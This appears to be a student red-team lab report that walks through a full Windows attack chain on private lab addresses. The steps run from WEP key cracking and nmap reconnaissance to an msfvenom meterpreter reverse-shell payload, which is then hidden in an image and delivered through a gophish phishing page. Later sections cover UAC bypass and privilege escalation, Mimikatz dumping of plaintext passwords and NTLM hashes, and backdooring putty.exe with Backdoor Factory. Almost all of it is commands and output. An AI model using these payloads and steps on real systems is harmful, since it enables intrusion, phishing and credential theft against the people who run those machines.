RedTeam Scenarios

Team Names:

1. Mohamed Abdel-Moneam Mohamed
2. Toka Abdelgwad
3. Habiba Bastawe Mohamed
4. George Samir
5. Omar Mohamed Abo Elkasem

Mission #1

Cracking Wi-Fi (WEP) Password using Brute Force Attack (Wordlists)

I use wifite to capture a file with a handshake, then use the aircrack-ng tool with Wordlist Rockyou to find the password of the wifi network.

```
                              Aircrack-ng 1.7

      [00:00:14] 125556/14344392 keys tested (9117.99 k/s)

      Time left: 25 minutes, 59 seconds                          0.88%

                        KEY FOUND! [ greeneggsandham ]


      Master Key     : 71 5F 17 D1 D7 9E 70 4D 6E 2E 9C AD 46 F5 45 F5
                       AF 5E 43 48 16 F9 5B AA 14 8F 39 AA FC 5E EB 3B

      Transient Key  : B9 F6 A8 68 1A 85 C3 1C 16 30 0E 57 1A 6B B2 08
                       B4 5B 3F A4 86 13 3B 59 DA 2D E2 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 9A 6A 56 EE E4 4E 42 A3 14 71 26 9F E0 E2 93 04


root@kali:/home/kali/sptask/task_wep# aircrack-ng -b 02:1A:11:FF:D9:BD NinjaJc01-01.cap -w /usr/share/wordlists/rockyou.txt
```

Mission #2

Performing Full Reconnaissance on the Whole Network

by using tool like nmap to scan the network I use it in ping mode to test all live hosts in the network

The command is: nmap -sn 192.168.27.0/24

```
kali@kali:~$ nmap -sn 192.168.27.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 09:07 EDT
Nmap scan report for 192.168.27.1
Host is up (0.011s latency).
Nmap scan report for 192.168.27.2
Host is up (0.00085s latency).
Nmap scan report for my_kali (192.168.27.129)
Host is up (0.0015s latency).
Nmap scan report for 192.168.27.131
Host is up (0.00035s latency).
Nmap scan report for 192.168.27.135
Host is up (0.00099s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.29 seconds
```

before go to second step, I make scan to see if there is any other device that doesn't appear in first scan

The command: sudo nmap -f 192.168.27.0/24

```
kali@kali:~$ sudo nmap -f 192.168.27.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 09:18 EDT
Nmap scan report for 192.168.27.1
Host is up (0.0013s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
```

So I start to see everyone on these devices and to see if there is any possible way to attack them.

The command is: sudo nmap -sC -sV -O 192.168.27.131

```
kali@kali:~$ sudo nmap -sC -sV  -O 192.168.27.131
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 09:14 EDT
Nmap scan report for 192.168.27.131
Host is up (0.00049s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 00:0C:29:1C:29:0B (VMware)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DESKTOP-QP3VILC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:1c:29:0b (VMware)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-10-22T13:14:56
|_  start_date: N/A

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.41 seconds
```

Mission #3

Windows Exploit Development

Started to make the payload and make the listener receive the reverse shell connection. So I start with msfvenom to make the payload with this command.

The command: msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -b '\x00' -i 3 LHOST=192.168.27.129 LPORT=4444 -f exe > virus.exe

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -b '\x00' -i 3 LHOST=192.168.27.129
LPORT=4444 -f exe > virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 73802 bytes
```

Then I start to open the listener with Metasploit using the same option I use in payload.
The commands:

1. use exploit/multi/handler ## that to open multi-listener
2. set payload windows/meterpreter/reverse_tcp ## setting the payload
3. set lhost $IP ## setting local host ip


```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.27.129
lhost => 192.168.27.129
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.27.129   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
```

Mission #4

Hiding the exploit into an image

I move malware from Kali to another attack machine, then I start the steps to steg the malware in the test pic.


test.jpg



virus.exe

First, I go to convertio.co site to make ico of the picture

test.ico




Then make compress test.jpg and virus.exe together with changing some value of compress to get this file

Mission #5

Sending the exploited image in a phishing email


I install and establish gophish and install ngrok on kali attacker then I make page that the windows need an urgent update. Then I sent an email to the victim that open my file and I got shell.



After the victim opened the link and downloaded the file and open it, I got shell.

Mission #6

Getting Shell Access using an ongoing meter-preter session



Mission #7

Doing Privilege Escalation by Getting Root Access

After I got shell in the victim machine I uploaded beroot.exe file to the machine.

```
meterpreter > upload /home/kali/tools/beRoot.exe
[*] Uploading  : /home/kali/tools/beRoot.exe → beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/kali/tools/beRoot.exe → beRoot.exe
[*] Completed  : /home/kali/tools/beRoot.exe → beRoot.exe
meterpreter > shell
Process 2508 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

E:\>dir
dir
 Volume in drive E is New Volume
 Volume Serial Number is DE65-2723

 Directory of E:\

08/18/2024  12:44 AM          101,110 AmrElsayed.jpg
10/23/2024  07:20 AM        6,281,605 beRoot.exe
08/18/2024  12:45 AM          227,046 mahmoud.jpg
10/22/2024  07:52 AM        2,328,119 test.jpg
10/22/2024  09:17 AM           73,802 virus.exe
               5 File(s)      9,011,682 bytes
               0 Dir(s)  42,852,040,704 bytes free
```

Then I run this file.

```
E:\>beRoot.exe
beRoot.exe
╠═══════════════════════════════════════════════════════════════════╣
|                                                                   |
|                 Windows Privilege Escalation                      |
|                                                                   |
|                       ! BANG BANG !                               |
|                                                                   |
╠═══════════════════════════════════════════════════════════════════╣

############### Service ###############

[!] Permission to create a service with openscmanager
True

[!] Path containing spaces without quotes
permissions: {'change_config': False, 'start': True, 'stop': True}
Name: Muse Hub Updater Service
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Muse Hub Updater Service
Full path: C:\Program Files\WindowsApps\Muse.MuseHub_2.0.22.1414_x64__rb9pth70m6nz6\Muse.Updater.exe
Writables path found:
        - C:\
```

After that, I tried to run command which require root access but it failed, So I start to make another exploit attack to get root access to the victim machine

```
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.27.129   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Then I run the exploit after setting all the values it needed.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 2
session => 2
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 192.168.27.129:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (176198 bytes) to 192.168.27.131
[*] Meterpreter session 3 opened (192.168.27.129:4444 → 192.168.27.131:50326) at 2024-10-23 10:35:34 -
0400
[*] Cleaining up registry keys ...

meterpreter > getuid
Server username: DESKTOP-QP3VILC\No_one
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Mission #8

Pulling Plain Text Passwords & Chrome Passwords

Then started to load Mimkatz and found that it replaced with kiwi

```
meterpreter > load Mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this in future.
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter >
```

After loading kiwi successfully, we will use command to pulling passwords of machine
the command: kiwi_cmd sekurlsa::logonpasswords

after this command, all users and their passwords are available

administrator : administrator
password: admin

```
Authentication Id : 0 ; 61478 (00000000:0000f026)
Session           : Interactive from 0
User Name         : Administrator
Domain            : DELL-C03BD99FD1
Logon Server      : DELL-C03BD99FD1
Logon Time        : 10/11/2024 11:04:25 AM
SID               : S-1-5-21-1993962763-1580818891-1177238915-500
        msv :
         [00000002] Primary
         * Username : Administrator
         * Domain   : DELL-C03BD99FD1
         * LM       : f0d412bd764ffe81aad3b435b51404ee
         * NTLM     : 209c6174da490caeb422f3fa5a7ae634
         * SHA1     : 7c87541fd3f3ef5016e12d411900c87a6046a8e8
        wdigest :
         * Username : Administrator
         * Domain   : DELL-C03BD99FD1
         * Password : admin
        kerberos :
         * Username : Administrator
         * Domain   : DELL-C03BD99FD1
         * Password : admin
```

User 1: habiba
password: 123456

```
meterpreter > kiwi_cmd sekurlsa::logonpasswords

Authentication Id : 0 ; 413433 (00000000:00064ef9)
Session           : Interactive from 1
User Name         : habiba
Domain            : DELL-C03BD99FD1
Logon Server      : DELL-C03BD99FD1
Logon Time        : 10/11/2024 11:10:50 AM
SID               : S-1-5-21-1993962763-1580818891-1177238915-1003
        msv :
         [00000002] Primary
         * Username : habiba
         * Domain   : DELL-C03BD99FD1
         * LM       : 44efce164ab921caaad3b435b51404ee
         * NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
         * SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
        wdigest :
         * Username : habiba
         * Domain   : DELL-C03BD99FD1
         * Password : 123456
        kerberos :
         * Username : habiba
         * Domain   : DELL-C03BD99FD1
         * Password : 123456
```

Mission #9

Deploying a Backdoor using Backdoor Factory


We download the legitimate putty.exe from its official website to use as the target binary, where we will conceal our payload within the executable file.

wget https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe

```
┌──(kali㉿kali)-[~/the-backdoor-factory]
└─$ wget https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe
--2024-10-22 04:38:06--  https://the.earth.li/~sgtatham/putty/latest/w64/putt
y.exe
Resolving the.earth.li (the.earth.li)... 93.93.131.124, 2a00:1098:86:4d:c0ff:
ee:15:900d
Connecting to the.earth.li (the.earth.li)|93.93.131.124|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://the.earth.li/~sgtatham/putty/0.81/w64/putty.exe [following]
--2024-10-22 04:38:07--  https://the.earth.li/~sgtatham/putty/0.81/w64/putty.
exe
Reusing existing connection to the.earth.li:443.
HTTP request sent, awaiting response... 200 OK
Length: 1663264 (1.6M) [application/x-msdos-program]
Saving to: 'putty.exe'

putty.exe           100%[===================>]   1.59M  65.7KB/s    in 25s

2024-10-22 04:38:32 (63.7 KB/s) - 'putty.exe' saved [1663264/1663264]
```

Then we'll use Metasploit to create a reverse shell payload that Backdoor Factory will inject into the executable. First, start Metasploit and generate a payload.

#msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.152.139 LPORT=4444 -f exe -o payload.exe



```
┌──(kali㉿kali)-[~/the-backdoor-factory]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.152.139 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Now that we have both the payload and the target executable, we can use Backdoor Factory to inject the payload into the legitimate file.

```
#sudo python backdoor.py -f putty.exe -s payload.exe
          H 192.168.152.139 -P 4444
```

- **f**: Path to the target file (putty.exe).
- **s**: Shellcode type, or path to the payload.
- **H**: The IP address to connect back to (attacker's IP).
- **P**: The port to connect back to.

```
ali@kali:~/the-backdoor-factory$ sudo python2  backdoor.py -f putty.exe -s p
yload.exe -H 192.168.152.139 -P 4444

sudo] password for kali:

        !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
        ALERT: NEW VERSION Available
        *** ONLY AVAILABLE TO SPONSORS ***
        SPONSOR HERE: https://github.com/sponsors/secretsquirrel
        Author:    Joshua Pitts
        Email:     the.midnite.runr[-at ]gmail<d o-t>com
        Twitter:   @ausernamedjosh
        !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

        Version:   3.4.2

*] In the backdoor module
*] Checking if binary is supported
*] Gathering file info
*] Reading win64 entry instructions
he following WinIntelPE64s are available: (use -s)
  cave_miner_inline
  iat_reverse_tcp_inline
  iat_reverse_tcp_inline_threaded
  iat_reverse_tcp_stager_threaded
  iat_user_supplied_shellcode_threaded
  meterpreter_reverse_https_threaded
  reverse_shell_tcp_inline
  reverse_tcp_stager_threaded
  user_supplied_shellcode_threaded
```

Now we have an executable file with an injected payload → Putty.exe